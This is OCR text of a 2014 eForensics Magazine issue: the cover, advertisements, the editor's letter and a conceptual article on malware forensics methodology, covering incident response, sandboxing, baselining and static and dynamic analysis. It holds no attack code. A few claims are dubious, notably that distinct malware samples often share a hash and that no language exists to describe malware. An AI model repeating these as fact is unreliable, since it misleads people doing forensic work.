
eForensics Magazine

COMPUTER

VOL.3NO.06

Malware Forensics: Detecting the Unknown



THE ROOTKITS

INTRODUCTION TO KEYLOGGERS


FINDING ADVANCED MALWARE USING VOLATILITY

PHISHING ANALYSIS: A REAL ATTACK CASE SCENARIO

HUNTING FOR MALWARE TRACES IN AUTOSTART LOCATIONS

INTERVIEW WITH
RICHARD ZALUSKI
CEO OF CSCSS

Issue 06/2014 (32) March ISSN 2300-6986


SYNGRESS
THE BASICS
THE BASICS OF
DIGITAL PRIVACY
Simple Tools to Protect Your Personal Information and Your Identity Online
Denny Cherry

www.basicsofdigitalprivacy.com

The most straightforward and up-to-date guide to privacy for anyone who goes online for work, school, or personal use

DC & AC

DENNY CHERRY & ASSOCIATES CONSULTING

IS YOUR DATABASE...
HEALTHY?
CRITICAL ALERT MONITORING
DISASTER RECOVERY PLANNING
SQL SERVER HEALTH CHECK
VSPHERE / HYPER-V HEALTH CHECK
STORAGE HEALTH CHECKS
AND MUCH MORE
DC & AC
WWW.DCAC.CO

eForensics Magazine TEAM

Editor:
Marina Nowacka
marina.nowacka@software.com.pl

Betatesters/Proofreaders:
Olivier Caleff, Johan Scholtz,
Nicolas Villatte, Simohammed Serrhini,
Luca Losio, Robert Vanaman,
Massa Danilo, Kishore P V

Senior Consultant/Publisher:
Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@software.com.pl

Production Director: Andrzej Kuca
andrzej.kuca@software.com.pl

Marketing Director: Joanna Kretowicz
jaonna.kretowicz@eforensicsmag.com

Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

DTP: Ireneusz Pogroszewski

Publisher: Hakin9 Media Sp. z o.o. SK
02-676 Warszawa, ul. Postępu 17D
Phone: 1 917 338 3631
www.eforensicsmag.com

Dear Readers,

We all know that information is vital for running a successful bussiness. Every company and institution stores sensitive data that need to be protected. The cyber threats are evolving and information security must evolve accordingly.

In this issue we focus on the extremely important area of Malware Forensics. How to detect the unknown virus? What kind of malware is out there waiting to take over our data? How to recover the information and protect against future attacks? Go on with reading and you will learn about various aspects of malware forensics. There is a bit of theory followed by very practical step-by-step guides and real case scenarios presented by experts in the field. I hope you will enjoy these more than 100 pages of a great content and that you will find it useful.

We also prepared a special interview for you. Our guest is Richard Zaluski from Centre for Strategic Cyberspace + Strategic Science who tells us about CSCSS work and current cyber threats and challenges. Make sure you give it a read and consider joining the CSCSS Experts Programme.


Thank you so much for your constant interest in our magazine and for your support. We would like you to become members of our team and help us creating the best content for you. Therefore, please feel free to contact us and give us your feedback. If there are any topics you would like to see in the upcoming issues, just let us know. Tell us your thoughts and share your ideas. This way we will be able to provide you the information you need and look for.

Moreover, I’m glad to inform you that this week we have launched our blog, where you can read full articles from our experts. Check it and leave us your comments! You can find our blog via our website: eforensicsmag.com

Feel free to drop us a line and contact me at:
marina.nowacka@software.com.pl.

Enjoy your reading & let’s stay in touch!

Marina Nowacka
Editor at eForensics
& eForensics Team



Developing for Amazon Web Services?

Attend Cloud DevCon!

Cloud DevCon

June 23-25, 2014

San Francisco

Hyatt Regency Burlingame

www.CloudDevCon.net

Attend Cloud DevCon to get practical training in AWS technologies

- Develop and deploy applications to Amazon's cloud
- Master AWS services such as Management Console, Elastic Beanstalk, OpsWorks, CloudFormation and more!
- Learn how to integrate technologies and languages to leverage the cost savings of cloud computing with the systems you already have
- Take your AWS knowledge to the next level – choose from **more than 55 tutorials and classes,** and put together your own custom program!
- Improve your own skills and your marketability as an AWS expert
- Discover HOW to better leverage AWS to help your organization today

Register Early and SAVE!

A BZ Media Event

CloudDevCon

UNDERSTANDING MALWARE FORENSICS

by dr Eric Vanderburg

At this point, everyone is familiar with malware. It has been around for decades in the form of viruses, Trojans, bots and worms. Everyone with a computer has been infected at one point or another. In fact, the problem is so pervasive that, like the common cold, we have become used to and somewhat tolerant of these malicious programs. The malware of the past has given way to today's botnets and fast acting worms that infect with impunity, stealing information, hijacking computers and causing all manner of harm. This leads us to malware forensics, the study of how such crimes happen. While some remote hackers hide behind a mask of anonymity, their programs do their dirty work and it is the forensic investigator who must determine the facts of the case.

What you will learn:

- When to use malware forensics
- Why malware forensics is important
- Steps to take in performing malware forensics

What you should know:

- What malware including viruses, Trojans, bots and worms are.
- How to perform general forensic techniques
- An basic understanding of operating systems and how they work

Malicious programs are a significant threat for both offline and online computer users. Technological advances have paved the way for various types of malicious software. Malware includes viruses, worms, bots, spyware, trojans and so forth. The major reason for the growth of so many different categorizations of malicious programs is their propagation methods, which are changes in the methods, used to spread across machines. Starting from email harvesting to spreading through peer-to-peer networks, given the opportunity malware needs little time and effort to affect systems. The proportion of software programs on the Internet affected with one or many malware programs is on the rise over the years which has led to both greater fears in doing business and utilizing online resources and in apathy due to the seemingly inevitable fact that malware will infect computers. It has also lead to an increase in those accused of a crime purporting that malware was the cause rather than a direct action on their part.

Forensic investigators continuously need to analyze malware. The best way to do so is to examine the code manually without letting the system interfere. The study of malware programs to prevent them from entering the system is malware analysis and when the same is systematically analyzed and explored in laboratory settings, it is called malware forensics. The techniques used in forensics are highly rigorous, born out of techniques in computer forensics and systems analysis leading to a variety of approaches.

APPROACHES

Even though there are different techniques in malware forensics, the most widely used approach starts with the examination of volatile code followed by examination of memory drives and hard disks. The final approach is the analysis of malware specimen using dynamic and static techniques. All of these steps include predetermined goals of finding the exact nature of the code and its behavior. Moreover, it is important for the investigator to test malware from more than one device. This is because, malware most often gets transmitted through networks and it becomes important to analyze its methods of propagation in real-time. The most important trait for the investigator is critical thinking since malware analysis involves analyzing code that can change quickly. The behavior of malware causes adverse changes in very short duration.


Malware forensics is performed through the following steps:

- Preserve volatile data
- Temporal analysis
- Functional/relational analysis

The first and foremost step in malware forensics is the preservation of volatile data that helps in examination of behavior of the system with respect to even minor changes. It is always a best practice, in fact, a requirement, to document all the changes that are made to the system along with all the actions being performed as this helps in recovering the system to earlier state in case of emergency.

Once a system is scanned for volatile data, the next step is to proceed with temporal analysis where a timeline of actions taken by the malware is constructed. This is followed by functional and relational analysis. These three steps form an important part of crime reconstruction. These steps help in regenerating the same set of events that would have occurred during the actual malware intrusion. Before delving deep into the investigation of malware code, it is important to understand the basics of code execution along with differences in static and dynamic code linking. This six step approach to malware incident response will usually help in cases of incident handling that also includes the above mentioned techniques.

a d v e r t i s e m e n t



Malware incident response steps:

- Discovery
- Identification
- Containment
- Eradication
- Recovery
- Reflection

The malware incident response steps listed above truly begin with preparation prior to an event occurring but the first step in response is discovery. After event discovery comes identification, containment and eradication of malware code. The next important step is the recovery of data followed by implementing the lessons learnt during the forensics which we call reflection here.

OBJECTIVES

The goals of a malware forensics investigation commonly include determining the following:

- The infection mechanism used by the malware
- The interaction of code with host devices and network systems
- The profile of the attack and the methods used by the attacker to take control of the program
- Specific actions taken by the malware (the crimes)

Arriving at these results will let investigators analyze the behavior and attributes of the malware code. All the techniques aim at concluding the results of the objectives. The investigation of malware should be well supported by documentation of each step or test taken and the results of those steps or tests.

Forensic documentation provides a method whereby the study can be repeated. As such, factors such as the environment and specific actions taken are critical to this. The analysis should be repeatable by another investigator so that it can be validated so it is essential to follow a reliable procedure.

It is very important to contain the environment for malware forensics as any code outbreak will cause problems to the other systems in the network which potentially could contain client data. Hence, isolate the machines and networks used for the study and analyze the behavior accordingly. This isolated environment is usually referred to as a sandbox. It is also important to use clean systems for the analysis so as to prevent contamination of the investigation. This will also ensure that the changes happening in the system and the network are due to the malware.

ENVIRONMENT

It is very important to set up a completely sanitized environment for analyzing the malware. The test lab needed for the analysis should at least have a couple of machines installed, one for hosting malware program and the other for baselining the traffic. Ensure that the two machines are cut off from other machines in the network.

Do not install any other applications in the machines than was found in the original crime scene as that may cause different behavior. The operating system used in the analysis machines should be installed before the lab setup and all the necessary tools should be transferred as well. The malware box typically is created from an image of the crime scene computer but sometimes a fresh install is used to isolate other factors.

Finally, the malware binary should be transferred to the system. It is essential to have a Domain Name System (DNS) server so that malware can be tracked to its originator, if it tries to communicate with an external server. All of these settings are not one time settings. They need to be reciprocated as and when needed since there will be changes to the environment because of the malware activities.

COLLECTING INFORMATION

Baselining the system plays a major role in the analysis of malware. In simple terms, baselining can be described as capturing the snapshot of the normal state of the system and network settings. This information becomes vital during later stages of malware analysis and its impacts over the system as changes can be easily seen when compared to the baseline. If a base lining is done perfectly, all the later stages can be accomplished based on objectives. Base lining should be performed twice in the environment. Once, before the malware is installed and second, after the execution of the binary. The differences between the two results give out the theoretical results of changes made by binary to the system and the network.

Evidentiary machines and network traffic are the first elements to be baselined before executing the binary. The machine should be examined for the type of file system being used and the registry settings. All the running programs should be captured followed by examining the open ports, active users, network services and shared resources. Moving on to network traffic, it is essential to record the traffic even when there are no applications sending or receiving data. This normal traffic should be monitored and recorded.

STATIC ANALYSIS

The binary of the specimen is examined in this technique without the code being executed. The first step in this technique is file profiling in which the basic functionalities of the specimen is assessed. The important information that is extracted from this step includes antivirus signatures and metadata. The information will help assess the behavior of the file and the approach to be taken for fulfilling the detection of infection. In the first step of file profiling, the cryptographic hash value of the specimen is obtained which acts as the digital fingerprint. It is followed by obtaining information about the type of the file. The last step includes analysis of import and export tables.

DYNAMIC ANALYSIS

As opposed to static analysis technique, the specimen is examined by providing interaction between the specimen and host. Even though there are many tools for performing dynamic analysis, it is important to find the best among them. The specimen interacts with the host in five main areas including processes, file systems, registry, Application Programming Interface (API) and network activity. The process monitor that is available records all the information and gives output as a very noisy data. Hence, filters should be used from the beginning of the process so as to remove unwanted noise from the output. The malware uses the registry of the system to store its own configuration information along with analyzing the state of the system. It also takes the help of registry to identify its targets. Therefore, a complete analysis of the registry helps the user to find the traces left behind my malware. The other way to track the malware is through network activities as it tends to communicate to the attacker. This payload can be fetched and explored to identify the source of the attack.

CODE ANALYSIS AND BEHAVIOR ANALYSIS

There are two other techniques that are used for code analysis of malware and they are termed as code analysis and behavior analysis. Even though they are closely related to the static and dynamic analysis techniques, there are some minor changes which separate them apart. In code analysis technique, the source code of the program is analyzed so as to understand how the program works. It is easier to say so in a single line but it is almost difficult to practically examine the source code of the malware since the malware needs to be decompiled using debuggers that read binary values and extract information.

Behavior analysis, on the other hand does not deal with the source code of the program, instead focuses on the behavioral aspects of the program. Consider black box testing and white box testing. In black box testing, the source code of the test software is not taken into consideration but the system is tested as a whole by providing various inputs and outputs. White box testing, on the other hand tests the software by examining the source code. The same logic is applicable in the case of code analysis technique and behavior analysis technique. Since behavior analysis technique doesn’t need any code knowledge, it is easier for people to follow up and administer.

EVIDENCE OF MALWARE

Usually, the malware activity in the system leaves behind a couple of different types of information. They are classified as digital impression evidence and trace evidence. The major difference between the two types of evidence is that digital impression evidence is the collection of information left behind in the physical memory of the system while trace evidence is the collection of temporary files introduced into the system by the intruder. Another difference between the two types of evidence is that, digital impression evidence can be reproduced in the clean environment set up and hence they are classified as mandatory attributes but trace evidence cannot be reproduced and hence they are termed as optional attributes.

EXAMINING MALWARE

Once all the information is collected, it is time to analyze the same using better standards. The malware traces can be tracked easily with known samples that are available which will give better picture of what is happening in the system. It is not only important to identify the malware specimen but also to interpret it. There are various malware specimens and samples with evidence which the user can track down for analysis. Usually, the samples that are available would have been collected from authentic sources. Hence the user can identify the samples on comparing them with known samples that already exists. Thus it is necessary for the user to collect all required information before starting the analysis of the specimen. Once the samples are collected from authentic sources, they need to be compared with the questioned evidence. The experience of the tester comes into picture here for examining the malware with the known samples. When the source of the malware is identified, it can be easily stated that malware is closely connected with the source. Also, the IP address and other information about the source can be identified.

The information from the Internet can be easily obtained by using key terms. The static analysis technique gives out a few words that can be used as resource during online searching. Even though the online virus directories provide all necessary keywords, it will also be helpful to browse through mailing lists and blogs. Every malware will have needs some method to start its operation. Identifying the way by which the malware starts up can give the user some steps to prevent the damage caused to the system.

FRAMEWORK

Currently, there are no languages that can be used to describe the characteristics of malware. Even though the hash value of the binary sample can be obtained, it is of very little importance to the analyzer. In some cases, more than one malware will result in same hash identity which makes it difficult to differentiate various specimens. This is the major reason for the need of identification of malware through its semantics, which is nothing but the effect of instructions as carried out by the specimen. A framework such as Extensible Markup Language (XML) is often used to describe the semantics of the malware. The XML Schema helps in analyzing the technical characteristics of the specimen and the threats they pose to the system. The low level attributes of the specimen can be translated to machine formats which can later be used for security monitoring. The results of the observation can also be shared as framework documents.

The framework that is used can solve all the objectives of the malware forensics starting from preparation. Time and effort spent preparing for a potential incident will greatly reduce the amount of time and cost to respond to an incident. The first step of incident handling is detection. The next step is detecting a possible infection in which the framework can be used to describe the semantics of the malware. The next step in preventing infection of the system is containment and eradication. The changes to the system are analyzed, making sure that the other systems in the network are segmented to prevent infection. The final step is documentation of the evidence and presentation of findings. As always, stick to the facts only and leave opinions out of your findings.

